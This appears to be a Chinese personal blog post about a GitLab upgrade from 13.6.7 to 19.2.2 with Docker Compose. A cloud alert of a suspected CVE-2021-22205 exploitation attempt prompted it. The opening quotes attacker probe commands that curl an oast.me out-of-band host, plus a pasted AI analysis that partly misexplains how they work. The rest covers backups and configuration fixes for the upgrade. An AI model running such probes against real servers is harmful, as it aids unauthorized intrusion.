 海滨擎蟹
海滨擎蟹gitlab 使用 docker compose 升级从 13.6.7 到最新的 19.2.2
阿里云的报警
晚上突然收到了一个阿里云的安全报警:
告警原因
模型检测到进程命令行包含可疑的dnslog域名,很有可能与木马、病毒、黑客行为有关。
用户名
systemd-network
命令行
curl git.d9u6jeporg8t3qcmlbu0uku5o1ptjaq5q.oast.me
把报警日志部分发给 deepseek,得到了攻击详细信息反馈:
这几乎可以肯定是攻击者正在利用GitLab的一个高危远程代码执行(RCE)漏洞(CVE-2021-22205)尝试控制您的服务器。
1.攻击链条清晰:
攻击者利用了GitLab处理图片上传的功能。正常流程是gitlab-workhorse调用exiftool处理图片元数据。但攻击者构造了恶意图片,利用ExifTool自身的命令注入漏洞(CVE-2021-22204),让exiftool在执行时运行了恶意命令。2.恶意命令解析:
被执行的命令是 curl whoami.d9u6jeporg8t3qcmlbu0uku5o1ptjaq5q.oast.me。
- curl:用于发起网络请求。
whoami:会先执行whoami命令,获取当前系统用户名(很可能是systemd-network)。- oast.me:这是一个著名的带外应用安全测试(OAST) 平台域名,常被安全人员用于检测漏洞,但同样被攻击者用作数据外泄(Data Exfiltration) 的通道。
- 攻击目的:攻击者通过DNS查询将whoami命令的结果发送到其控制的oast.me服务器,以此验证命令是否成功执行。这是一次典型的无回显命令执行攻击,目的是探测服务器。
3.漏洞与版本:
您运行的 gitlab/gitlab-ee:13.6.7-ee.0 版本存在严重安全漏洞。CVE-2021-22205 正是影响此版本及其附近版本的严重RCE漏洞。攻击者正在利用此漏洞。
推荐的立即处理就是停止容器、备份数据、升级版本、检查入侵痕迹。并强调:
唯一正确且紧急的处置方案是立即隔离容器并升级GitLab版本。
先停掉容器,然后根据多轮对话检查入侵痕迹。但并没有任何线索,推测是首次利用漏洞进行扫描确认可使用的肉鸡。所以现在就一个操作:升级 gitlab 版本。
升级 gitlab 版本
看了 chatgpt 结合官方文档给的升级路径,不能一次性升级到最新的版本,要每个大版本都间隔升级几次,以确保兼容性。
Plan your upgrade path - gitlab
不禁庆幸,之前升级成了 docker compose 部署方式,只需要挨个替换版本,然后 pull 镜像,再启动测试就行。怪不得之前没有升级欲望,太麻烦了。
gitlab 提供了一个 升级路径工具,可以提供当前版本到最新版本之间所有需要停顿的升级节点。当前版本是 13.6.7:

新建 gitlab 备份
docker exec -t gitlab gitlab-backup create
# 确认
ls -lh ./backups
# 备份备份文件
mkdir bak
cp config/gitlab.rb bak/
cp config/gitlab-secrets.json bak/
cp backups/1786703511_2026_08_14_13.6.7-ee_gitlab_backup.tar bak/
docker comppose 升级
# 修改 docker compose yml 中的镜像版本号
gitlab/gitlab-ee:13.12.15-ee.0
# 拉取 docker-compose.yml 中的镜像
docker compose pull gitlab
# 查看
docker images
# 重启
docker compose up -d
之后重复 docker compose 升级步骤,直到最新版本。
启动过程中 gitlab 访问返回 502 是正常的,需要耐心等待。
启动后,访问 xx/help 查看当前的版本。
升级报错解决
13.12.15 -> 14.0.12
报错信息:
Recipe Compile Error in /opt/gitlab/embedded/cookbooks/cache/cookbooks/gitlab-ee/recipes/default.rb
Removed configurations found in gitlab.rb. Aborting reconfigure.
Removals:
* unicorn['worker_timeout'] has been deprecated since 13.10 and was removed in 14.0. Starting with GitLab 14.0, Unicorn is no longer supported and users must switch to Puma, following https://docs.gitlab.com/ee/administration/operations/puma.html.
* unicorn['worker_processes'] has been deprecated since 13.10 and was removed in 14.0. Starting with GitLab 14.0, Unicorn is no longer supported and users must switch to Puma, following https://docs.gitlab.com/ee/administration/operations/puma.html.
* unicorn['listen'] has been deprecated since 13.10 and was removed in 14.0. Starting with GitLab 14.0, Unicorn is no longer supported and users must switch to Puma, following https://docs.gitlab.com/ee/administration/operations/puma.html.
* unicorn['port'] has been deprecated since 13.10 and was removed in 14.0. Starting with GitLab 14.0, Unicorn is no longer supported and users must switch to Puma, following https://docs.gitlab.com/ee/administration/operations/puma.html.
* unicorn['worker_memory_limit_min'] has been deprecated since 13.10 and was removed in 14.0. Starting with GitLab 14.0, Unicorn is no longer supported and users must switch to Puma, following https://docs.gitlab.com/ee/administration/operations/puma.html.
* unicorn['worker_memory_limit_max'] has been deprecated since 13.10 and was removed in 14.0. Starting with GitLab 14.0, Unicorn is no longer supported and users must switch to Puma, following https://docs.gitlab.com/ee/administration/operations/puma.html.
* unicorn[enable] has been deprecated since 13.10 and was removed in 14.0.
通过 chatgpt 确认是 unicorn 性能调优配置在 13.10 版本废弃,在 14.0 版本已经被删除,所以不认识这个配置,需要去掉。现在推荐是使用 Puma 进行性能调优。
要确保 Puma 是启动的:puma['enable'] = true,或者注释掉使用默认的 Puma,不然内部服务转发到 8080 会因为没有服务监听而报错。
修改之后
# 重新配置(修改了 gitlab.rb 配置文件就需要重新配置)
docker exec -it gitlab gitlab-ctl reconfigure
# 查看服务(确保 puma 是启动的)
docker exec -it gitlab gitlab-ctl status
# 重启
docker restart gitlab
14.9.5/15.0.5 pull 比较慢
gitlab/gitlab-ee:14.9.5-ee.0 版本的镜像拉取相比其他的版本,慢了很多,问了 AI docker compose pull gitlab 和 docker pull gitlab/gitlab-ee:14.9.5-ee.0 使用的是相同的 docker 镜像源。
当然可以使用以前的方法,本地 pull 再上传(需要科学上网,或者配置镜像源)。
# 本地拉取镜像
docker pull --platform linux/amd64 gitlab/gitlab-ee:14.9.5-ee.0
# 保存为 tar 压缩包
docker save -o gitlab-ee-14.9.5.tar gitlab/gitlab-ee:14.9.5-ee.0
# 上传到服务器载入
docker load -i gitlab-ee-14.9.5.tar文件太大,或可使用阿里云的容器镜像服务进行中转。
16.11.10 -> 17.1.8
报错信息:
Running handlers: [2026-08-17T11:37:09+00:00] ERROR: Running exception handlers There was an error running gitlab-ctl reconfigure:
Removed configurations found in gitlab.rb. Aborting reconfigure.
Removals:
* sidekiq['max_concurrency'] has been deprecated since 16.9 and was removed in 17.0. Starting with GitLab 17.0, sidekiq['max_concurrency'] will be removed. Please follow https://docs.gitlab.com/ee/administration/sidekiq/extra_sidekiq_processes.html#manage-thread-counts-explicitly to use sidekiq['concurrency'] instead.
Running handlers complete
[2026-08-17T11:37:09+00:00] ERROR: Exception handlers complete Infra Phase failed. 0 resources updated in 08 seconds
[2026-08-17T11:37:09+00:00] FATAL: Stacktrace dumped to /opt/gitlab/embedded/cookbooks/cache/cinc-stacktrace.out
[2026-08-17T11:37:09+00:00] FATAL: ---------------------------------------------------------------------------------------
[2026-08-17T11:37:09+00:00] FATAL: PLEASE PROVIDE THE CONTENTS OF THE stacktrace.out FILE (above) IF YOU FILE A BUG REPORT
[2026-08-17T11:37:09+00:00] FATAL: ---------------------------------------------------------------------------------------
[2026-08-17T11:37:09+00:00] FATAL: RuntimeError: Removed configurations found in gitlab.rb. Aborting reconfigure.
按照 chatgpt 的推荐:
从
sidekiq['max_concurrency'] = 4直接改成
sidekiq['concurrency'] = 4修改之后:
# 重新配置(修改了 gitlab.rb 配置文件就需要重新配置)
docker exec -it gitlab gitlab-ctl reconfigure
# 重启
docker restart gitlab
语言切换成中文
不确定是那个版本开始,还是一直可以,反正在 v17.1.8-ee 之后是有的。

头像->偏好设置(Preferences),里面已经可以切换成中文简体,92%已翻译。
最终版本:
推荐阅读:gitlab-ee 13.6.7 迁移并使用 docker compose 部署
配置 Docker 镜像加速(2026-05-28)
 微信
微信 支付宝
支付宝本作品采用 知识共享署名-相同方式共享 4.0 国际许可协议 进行许可。